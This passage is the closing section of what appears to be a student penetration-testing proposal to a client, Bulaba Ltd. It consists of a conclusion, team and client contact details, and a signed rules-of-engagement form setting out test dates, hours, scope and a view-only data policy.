- Data Protection: No sensitive data stored beyond test reporting
- Liability: Scope-limited, non-destructive testing only

Conclusion

Group23 Solutions is committed to helping Bulaba Ltd improve its cybersecurity posture through this tailored penetration testing engagement. Our experienced team, structured methodology, and detailed reporting will provide actionable insights and risk mitigation strategies. We look forward to partnering with your team for a successful and secure outcome.

We appreciate the opportunity to partner with Bulaba Ltd and look forward to enhancing your cybersecurity posture. Should you require any clarification, please contact us at your convenience.

Company Contact

Group23 Solutions
Glasgow Caledonian University
Email: group23@gcu.ac.uk

Sincerely,
Group23 Solutions

Rules of Engagement

Penetration Testing Team Contact Information:

Primary Contact: gsingh302@caledonian.ac.uk

Mobile Phone: [+44 7596 58931](tel:+44759658931)

Pager: [N/A](#)

Secondary Contact: djassa300@caledonian.ac.uk

Mobile Phone: [+44 7412 65952](tel:+44741265952)

Pager: [N/A](#)

Target Organization Contact Information:

Primary Contact: moskina@bulaba.org

Mobile Phone: [+44 7321 74101](tel:+44732174101)

Secondary Contact: limpojangow@bulaba.org

Mobile Phone: [+44 7383 93937](tel:+44738393937)

"Daily Debriefing" Frequency: [Daily](#)

"Daily Debriefing" Time/Location: [4 PM via Microsoft Teams](#)

Start Date of Penetration Test: [10 March 2025](#)

End Date of Penetration Test: [18 April 2025](#)

Testing Occurs at Following Times: [09:00 – 17:00 GMT](#)

Will test be announced to target personnel: [No \(Black-box test\)](#)

Will target organization shun IP addresses of attack systems: [No](#)

Does target organization's network have automatic shunning capabilities that might disrupt access in unforeseen ways (i.e. create a denial-of-service condition), and if so, what steps will be taken to mitigate the risk: [No](#)

Would the shunning of attack systems conclude the test: [Yes](#)

If not, what steps will be taken to continue if systems get shunned and what approval (if any) will be required: [N/A](#)

IP addresses of penetration testing team's attack system: [192.168.56.102](#)

Is this a "black box" test: Yes

What is the policy regarding viewing data (including potentially sensitive/confidential data) on compromised hosts: View only for evidence collection. No data will be modified or exfiltrated.

Will target personnel observe the testing team: No

Signature of Primary Contact representing Target Organization

Moskinac

Date: 16/04/2025

Signature of Head of Penetration Testing Team

C. Singh

Date: 16/04/2025

If necessary, signatures of individual testers:

Signature

B. B.

Date: 16/04/2025

Signature

D. P.

Date: 16/04/2025

Signature

D. V. S.

Date: 16/04/2025